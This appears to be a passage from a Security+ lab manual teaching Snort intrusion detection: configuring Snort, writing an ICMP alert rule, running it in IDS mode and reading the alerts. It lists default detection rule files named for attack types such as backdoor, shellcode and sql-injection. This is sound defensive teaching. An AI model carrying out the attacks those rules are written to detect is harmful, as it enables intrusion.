Unlike ACL behavior, if a packet doesn’t meet a predefined rule, it’s ignored. In the first version of Snort, like in the processing of ACLs, the first rule to match was used, which would log the packet and generate an alert. The packet wasn’t put up against other Snort rules. Snort version 2.0 changed that behavior. Now all rules are put up against the packet before generating an alert and log entry. If Snort is running as an IPS, the packet can be dropped as well. After all rules are checked, if there are multiple matches, the highest priority rule is used. There are some factors that could influence how the time-critical detection engine behaves, including the number of rules, the power of the machine on which Snort is running, the speed of the internal bus used in the Snort machine, and the load on the network.

The fourth component, the logging and alerting system, will hear from the detection engine about an intrusion and generate a log entry and alert.

The fifth component, output modules or plug-ins, controls the type of output produced by the logging and alerting system. Options include generating log reports, logging alert reports in a file, sending SNMP (Simple Network Management Protocol) traps, logging to a MySQL database, sending a message to a syslog server, generating Extensible Markup Language (XML) output, modifying configurations on routers and firewalls, and sending Server Message Block (SMB) messages.

Learning Objectives

In this lab exercise, you'll use Snort in its most beneficial and effective way. At the end of this lab exercise, you'll be able to

- Edit the Snort configuration file
- Create your own custom Snort configuration file
- Explore the various rules that come with Snort
- Configure your own custom Snort rules
- Implement Snort as an IDS
- Analyze the results

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Ubuntu VM and Snort you installed in Lab Exercise 13.01
- The Windows 10 VM you installed in Chapter 1 or the Windows 10

host machine

Let’s Do This!

In the Ubuntu VM, press CTRL-ALT-T to open up a new terminal. Press ENTER after every command.

📷 1a–1k

Step 1 Use custom and default Snort configuration files.

a. Before we use Snort’s default configuration file and rules, let’s write a simple one, to get started:

```
sudo gedit /etc/snort/snort2.conf
```

Use the gedit text editor to create and edit the snort2.conf file, stored in /etc/snort, which is where the default snort.conf file is. For the variable **HOME_NET** (of type ipvar), use 192.168.1.0/24 if that is your network ID. Otherwise, modify it for your IP addressing scheme. The **route** command will show you your network ID. Add the following lines (using your network ID on line 3) to your configuration file:

```
preprocessor frag3_global: max_frags 65536
include classification.config
ipvar HOME_NET 192.168.1.0/24
var RULE_PATH /etc/snort/rules
include $RULE_PATH/local.rules
```

Click the red X at the top right of the screen and then click the Save button. This adds a minimal set of lines to the configuration file that Snort will use when started.

A default preprocessor is included to get rid of the message “WARNING: No preprocessors configured for policy 0.” You can read more about preprocessors, including this specific one, at http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node17.html.

The file, classification.config, is included.

The following is from http://manual-snort-org.s3-website-us-east-

1.amazonaws.com/node16.html:

The include keyword allows other snort config files to be included within the snort.conf indicated on the Snort command line. It works much like an #include from the C programming language, reading the contents of the named file and adding the contents in the place where the include statement appears in the file.

To see the classification.config file on your system, type

```
gedit /etc/snort/classification.config
```

and then press ENTER.

For the variable **RULE_PATH** (of type var), assign the value /etc/snort/rules. The **include** statement will expand that path (/etc/snort/rules) before /local.rules to produce an absolute reference for the rules file. Using a variable for the rule path allows you to use the variable for multiple references and also allows you to change just the **RULE_PATH** variable, if necessary, as opposed to each **include** statement.

Close gedit after looking through classification.config.

b. Enter the following command:

```
sudo gedit /etc/snort/rules/local.rules
```

The following is from the comments section in the file:

```
This file intentionally does not come with signatures. Put
your local additions here.
```

Add the following rule on one single line. Do not press ENTER to break up the line. The text will wrap, if necessary, to the next line.

```
alert icmp any any -> $HOME_NET any (msg:”ICMP detected!”;
sid: 1000052; rev:1; classtype:icmp-event;)
```

Snort rules have two parts: a rule header and rule options. The rule header, which appears before the open parenthesis, contains the rule action, protocol, source IP address, source port, direction, destination IP address, and destination port. The header answers the question “Who?” in relation to analyzed packets.

This rule starts with “alert,” which is the action to take if the criteria is met.

The following is from http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node29.html:

1. alert Generate an alert using the selected alert method, and then log the packet.
2. log Log the packet.
3. pass Ignore the packet.
4. drop Block and log the packet.
5. reject Block the packet, log it, and then send a TCP reset if the protocol is TCP or an ICMP port unreachable message if the protocol is UDP.
6. sdrop Block the packet but do not log it.

As opposed to alert rules and log rules, pass rules will match benign traffic that doesn't need to generate alerts or logs (for example, a vulnerability scanner on a network that should be ignored by Snort).

In the rule header from the previous page, icmp matches packets that have ICMP encapsulated inside.

The first **any** refers to any source IP address.

The second **any** refers to any source port.

What follows is the directional operator—in this case, indicating to match traffic from the source on the left of the arrow to the destination on the right of the arrow. There is also a bidirectional operator, <>, which instructs Snort to analyze traffic from each side (source and destination).


The third **any** refers to any destination IP address.

The fourth **any** refers to any destination port.

All of that is considered the Snort rule header.

If the rule header answers the question "Who?", then the rule options answer the question "What?"

Table 13-1 shows general rule option keywords and their descriptions, as detailed at http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node31.html.



Keyword	Description
msg	The msg keyword tells the logging and alerting engine the message to print with the packet dump or alert.
reference	The reference keyword allows rules to include references to external attack identification systems.
gid	The gid keyword (generator id) is used to identify what part of Snort generates the event when a particular rule fires.
sid	The sid keyword is used to uniquely identify Snort rules.
rev	The rev keyword is used to uniquely identify revisions of Snort rules.
classtype	The classtype keyword is used to categorize a rule as detecting an attack that is part of a more general type of attack class.
priority	The priority keyword assigns a severity level to rules.
metadata	The metadata keyword allows a rule writer to embed additional information about the rule, typically in a key-value format.

TABLE 13-1 General Rule Option Keywords from the Snort Manual

Let’s take another look at our Snort rule:

```
alert icmp any any -> $HOME_NET any (msg:”ICMP detected!”;
sid:1000052; rev:1; classtype:icmp-event;)
```

The rule options section starts with the message “ICMP detected!,” which is the message that will be displayed in the alert and logged.

The **sid** (Snort ID) uniquely identifies Snort rules. IDs less than 100 are reserved for future use. IDs from 100 to 999,999 are rules included with Snort. IDs greater than or equal to 1,000,000 are used for local rules.

The **rev** keyword identifies revisions of rules.

The **classtype** keyword categorizes a rule into a more general attack class, allowing the events Snort produces to be better organized.

The rule options section, which is found inside the parentheses, usually has parameters that determine if the rules should match. Although we don't have any in this case, we'll see a rule with such parameters later. If there are multiple parameters, the elements are generally evaluated in order, and every single one of them must be true for the rule to match and take action.

Multiple rule options are separated by a semicolon.

c. Now let's start Snort in IDS mode and instruct it to display alerts to the console:

```
sudo snort -A console -A fast -c /etc/snort/snort2.conf -i
ens33
```

Here, **-c** specifies the configuration file and **-i** specifies the interface.

The following is from the Snort man page:

-A alert-mode

> Alert using the specified *alert-mode*. Valid alert modes include **fast**, **full**, **none**, and **unsock**. **Fast** writes alerts to the default "alert" file in a single-line, syslog style alert message. **Full** writes the alert to the "alert" file with the full decoded header as well as the alert message. **None** turns off alerting. **Unsock** is an experimental mode that sends the alert information out over a UNIX socket to another process that attaches to that socket.


-c config-file

> Use the rules located in file *config-file*.

More on alert modes can be found here at http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node6.html.

d. From the Windows 10 VM or host machine, ping the Ubuntu VM.

You’ll notice eight ICMP alerts (four Echo Requests and four Echo Replies), as shown in Figure 13-5.



```
Commencing packet processing (pid=6065)
07/29-14:39:05.520344  [**] [1:1000052:1] "ICMP detected!" [**] [Classification: Generic ICMP event]
[Priority: 3] {ICMP} 192.168.1.108 -> 192.168.1.126
07/29-14:39:05.520415  [**] [1:1000052:1] "ICMP detected!" [**] [Classification: Generic ICMP event]
[Priority: 3] {ICMP} 192.168.1.126 -> 192.168.1.108
07/29-14:39:06.527015  [**] [1:1000052:1] "ICMP detected!" [**] [Classification: Generic ICMP event]
[Priority: 3] {ICMP} 192.168.1.108 -> 192.168.1.126
07/29-14:39:06.527118  [**] [1:1000052:1] "ICMP detected!" [**] [Classification: Generic ICMP event]
[Priority: 3] {ICMP} 192.168.1.126 -> 192.168.1.108
07/29-14:39:07.536085  [**] [1:1000052:1] "ICMP detected!" [**] [Classification: Generic ICMP event]
[Priority: 3] {ICMP} 192.168.1.108 -> 192.168.1.126
07/29-14:39:07.536105  [**] [1:1000052:1] "ICMP detected!" [**] [Classification: Generic ICMP event]
[Priority: 3] {ICMP} 192.168.1.126 -> 192.168.1.108
07/29-14:39:08.543548  [**] [1:1000052:1] "ICMP detected!" [**] [Classification: Generic ICMP event]
[Priority: 3] {ICMP} 192.168.1.108 -> 192.168.1.126
07/29-14:39:08.543597  [**] [1:1000052:1] "ICMP detected!" [**] [Classification: Generic ICMP event]
[Priority: 3] {ICMP} 192.168.1.126 -> 192.168.1.108
```

FIGURE 13-5 Snort alerts generated

Press CTRL-C to break out. Notice all the information at the end of the output, including the following sections:

- Run time for packet processing
- Number of packets processed
- Memory usage summary
- Packet I/O Total
- Breakdown by protocol (includes rebuilt packets)
- Action stats
- Frag3 statistics
- Stream statistics
- SMTP Preprocessor Statistics
- Dcerpc2 Preprocessor Statistics
- SIP Preprocessor Statistics

e. Enter the following command to see the name of the log file:

```
sudo ls -l /var/log/snort
```

f. Open the log file in Wireshark:


```
sudo wireshark /var/log/snort/snort.log.[numbers seen
here]
```

When you get to the end of the filename in the command after snort.log., press TAB, and the rest of the filename, consisting of numbers, will autocomplete.

g. Open the alert file:

```
sudo gedit /var/log/snort/alert
```

As shown in Figure 13-6, the file contains contents similar to what was outputted in the Terminal earlier in Figure 13-5.



```
07/29-14:42:07.636045  [**] [1:1000052:1] "ICMP detected!" [**]
 [Classification: Generic ICMP event] [Priority: 3] {ICMP}
 192.168.1.108 -> 192.168.1.126
07/29-14:42:07.636068  [**] [1:1000052:1] "ICMP detected!" [**]
 [Classification: Generic ICMP event] [Priority: 3] {ICMP}
 192.168.1.126 -> 192.168.1.108
07/29-14:42:08.641392  [**] [1:1000052:1] "ICMP detected!" [**]
 [Classification: Generic ICMP event] [Priority: 3] {ICMP}
 192.168.1.108 -> 192.168.1.126
07/29-14:42:08.641415  [**] [1:1000052:1] "ICMP detected!" [**]
 [Classification: Generic ICMP event] [Priority: 3] {ICMP}
 192.168.1.126 -> 192.168.1.108
07/29-14:42:09.651314  [**] [1:1000052:1] "ICMP detected!" [**]
 [Classification: Generic ICMP event] [Priority: 3] {ICMP}
 192.168.1.108 -> 192.168.1.126
07/29-14:42:09.651347  [**] [1:1000052:1] "ICMP detected!" [**]
 [Classification: Generic ICMP event] [Priority: 3] {ICMP}
 192.168.1.126 -> 192.168.1.108
07/29-14:42:10.660082  [**] [1:1000052:1] "ICMP detected!" [**]
 [Classification: Generic ICMP event] [Priority: 3] {ICMP}
 192.168.1.108 -> 192.168.1.126
07/29-14:42:10.660123  [**] [1:1000052:1] "ICMP detected!" [**]
 [Classification: Generic ICMP event] [Priority: 3] {ICMP}
 192.168.1.126 -> 192.168.1.108
```

FIGURE 13-6 The alert file

h. Remove the alert file and restart Snort, changing the **-A** value from **fast** to **full**:

```
sudo rm /var/log/snort/alert
sudo snort -A console -A full -c /etc/snort/snort2.conf -i
ens33
```

From the Windows 10 VM or host machine, ping the Ubuntu VM.

You’ll notice eight ICMP alerts (four Echo Requests and four Echo Replies). Press CTRL-C to break out. The **fast** option has been replaced by **full**.

i. Enter the following command:

```
sudo gedit /var/log/snort/alert
```

Notice the full IP headers (although, excluding some fields) for each alert in the alert file.

j. Remove the alert file and restart Snort, using both **fast** and **full with two -A** options:

```
sudo rm /var/log/snort/alert
sudo snort -A console -A fast -A full -c
/etc/snort/snort2.conf -i ens33
```

From the Windows 10 VM or host machine, ping the Ubuntu VM.

You’ll notice eight ICMP alerts (four Echo Requests and four Echo Replies). Press CTRL-C to break out. Both the **full** and **fast** options are being used now.

k. Enter the following command:

```
sudo gedit /var/log/snort/alert
```

With both the **fast** and **full** options specified at the same time, you’ll now see output from both (one after the other) in each individual alert.

📷 **2a**


⌨ **2c, 2d**

Step 2 Examine Snort’s default rules.

a. Now let’s see the rules that come with Snort:

```
ls -l /etc/snort/rules
```

Notice the different categories of rules, with each category in its own .rules file, as shown in Figure 13-7.



```
jonathan-ubuntu@ubuntu:~$ ls -l /etc/snort/rules
total 1600
-rw-r--r-- 1 root root   5520 Apr  3  2018 attack-responses.rules
-rw-r--r-- 1 root root  17898 Apr  3  2018 backdoor.rules
-rw-r--r-- 1 root root   3862 Apr  3  2018 bad-traffic.rules
-rw-r--r-- 1 root root   7994 Apr  3  2018 chat.rules
-rw-r--r-- 1 root root  12759 Apr  3  2018 community-bot.rules
-rw-r--r-- 1 root root   1223 Apr  3  2018 community-deleted.rules
-rw-r--r-- 1 root root   2042 Apr  3  2018 community-dos.rules
-rw-r--r-- 1 root root   2176 Apr  3  2018 community-exploit.rules
-rw-r--r-- 1 root root    249 Apr  3  2018 community-ftp.rules
-rw-r--r-- 1 root root   1376 Apr  3  2018 community-game.rules
-rw-r--r-- 1 root root    689 Apr  3  2018 community-icmp.rules
-rw-r--r-- 1 root root   2777 Apr  3  2018 community-imap.rules
-rw-r--r-- 1 root root    948 Apr  3  2018 community-inappropriate.rules
-rw-r--r-- 1 root root    257 Apr  3  2018 community-mail-client.rules
-rw-r--r-- 1 root root   7837 Apr  3  2018 community-misc.rules
-rw-r--r-- 1 root root    621 Apr  3  2018 community-nntp.rules
-rw-r--r-- 1 root root    775 Apr  3  2018 community-oracle.rules
-rw-r--r-- 1 root root   1621 Apr  3  2018 community-policy.rules
-rw-r--r-- 1 root root   3551 Apr  3  2018 community-sip.rules
-rw-r--r-- 1 root root   2722 Apr  3  2018 community-smtp.rules
-rw-r--r-- 1 root root   4063 Apr  3  2018 community-sql-injection.rules
-rw-r--r-- 1 root root   3742 Apr  3  2018 community-virus.rules
-rw-r--r-- 1 root root   2406 Apr  3  2018 community-web-attacks.rules
-rw-r--r-- 1 root root   5128 Apr  3  2018 community-web-cgi.rules
-rw-r--r-- 1 root root   4589 Apr  3  2018 community-web-client.rules
-rw-r--r-- 1 root root    254 Apr  3  2018 community-web-dos.rules
-rw-r--r-- 1 root root   1473 Apr  3  2018 community-web-iis.rules
-rw-r--r-- 1 root root  68917 Apr  3  2018 community-web-misc.rules
-rw-r--r-- 1 root root 163259 Apr  3  2018 community-web-php.rules
-rw-r--r-- 1 root root   7646 Apr  3  2018 ddos.rules
-rw-r--r-- 1 root root  64313 Apr  3  2018 deleted.rules
-rw-r--r-- 1 root root   6743 Apr  3  2018 dns.rules
-rw-r--r-- 1 root root   6296 Apr  3  2018 dos.rules
-rw-r--r-- 1 root root   1335 Apr  3  2018 experimental.rules
-rw-r--r-- 1 root root  30744 Apr  3  2018 exploit.rules
-rw-r--r-- 1 root root   4210 Apr  3  2018 finger.rules
-rw-r--r-- 1 root root  22000 Apr  3  2018 ftp.rules
-rw-r--r-- 1 root root  16482 Apr  3  2018 icmp-info.rules
-rw-r--r-- 1 root root   5352 Apr  3  2018 icmp.rules
-rw-r--r-- 1 root root  13741 Apr  3  2018 imap.rules
-rw-r--r-- 1 root root   3287 Apr  3  2018 info.rules
-rw-r--r-- 1 root root    199 Jul 29 15:54 local.rules
-rw-r--r-- 1 root root  18486 Apr  3  2018 misc.rules
-rw-r--r-- 1 root root   3730 Apr  3  2018 multimedia.rules
-rw-r--r-- 1 root root   1935 Apr  3  2018 mysql.rules
-rw-r--r-- 1 root root 283854 Apr  3  2018 netbios.rules
-rw-r--r-- 1 root root   4755 Apr  3  2018 nntp.rules
-rw-r--r-- 1 root root 177773 Apr  3  2018 oracle.rules
-rw-r--r-- 1 root root   2247 Apr  3  2018 other-ids.rules
-rw-r--r-- 1 root root   5067 Apr  3  2018 p2p.rules
-rw-r--r-- 1 root root   6183 Apr  3  2018 policy.rules
-rw-r--r-- 1 root root   2088 Apr  3  2018 pop2.rules
-rw-r--r-- 1 root root   9591 Apr  3  2018 pop3.rules
-rw-r--r-- 1 root root   5918 Apr  3  2018 porn.rules
-rw-r--r-- 1 root root  52531 Apr  3  2018 rpc.rules
-rw-r--r-- 1 root root   3784 Apr  3  2018 rservices.rules
-rw-r--r-- 1 root root   4952 Apr  3  2018 scan.rules
-rw-r--r-- 1 root root   9904 Apr  3  2018 shellcode.rules
-rw-r--r-- 1 root root  23990 Apr  3  2018 smtp.rules
-rw-r--r-- 1 root root   5779 Apr  3  2018 snmp.rules
-rw-r--r-- 1 root root  18330 Apr  3  2018 sql.rules
-rw-r--r-- 1 root root   5118 Apr  3  2018 telnet.rules
-rw-r--r-- 1 root root   3424 Apr  3  2018 tftp.rules
-rw-r--r-- 1 root root   2075 Apr  3  2018 virus.rules
-rw-r--r-- 1 root root  11089 Apr  3  2018 web-attacks.rules
-rw-r--r-- 1 root root 103203 Apr  3  2018 web-cgi.rules
-rw-r--r-- 1 root root  10980 Apr  3  2018 web-client.rules
-rw-r--r-- 1 root root  10026 Apr  3  2018 web-coldfusion.rules
-rw-r--r-- 1 root root  10417 Apr  3  2018 web-frontpage.rules
-rw-r--r-- 1 root root  40907 Apr  3  2018 web-iis.rules
-rw-r--r-- 1 root root  97307 Apr  3  2018 web-misc.rules
-rw-r--r-- 1 root root  36661 Apr  3  2018 web-php.rules
-rw-r--r-- 1 root root   1437 Apr  3  2018 x11.rules
```

FIGURE 13-7 Snort rules

b. Go through all the rules with **gedit** or **cat** using the following syntax:

```
gedit /etc/snort/rules/icmp.rules
cat /etc/snort/rules/dns.rules
```

The first example uses **gedit**, and the second example uses **cat**. Just change the name of the file before the .rules extension. When we run Snort again, all of these rules will be in play.

c. Which five categories are the most interesting?

d. Which five individual rules are the most interesting?

📷 **3a–3e**

Step 3 Start Snort with a custom configuration file.

a. Copy the default Snort configuration file, calling the new file snort3.conf:

```
sudo cp /etc/snort/snort.conf /etc/snort/snort3.conf
```

It's always good to leave the original file as is and make changes off a copy, in case you want to revert back or just see what the defaults are.

b. Enter the following command:

```
sudo gedit /etc/snort/snort3.conf
```

To customize the default Snort configuration file, scroll down until you see the following line:

```
ipvar HOME_NET any
```

In the file I'm looking through, this is line 51, and it should be for you as well.

Change **any** to your network ID with the Classless Inter-Domain Routing (CIDR) notation for the subnet mask (for example, mine is 192.168.1.0/24).

Examine this entire file and then save and exit.

c. Now when you start Snort, you'll notice a great amount of initial output:

```
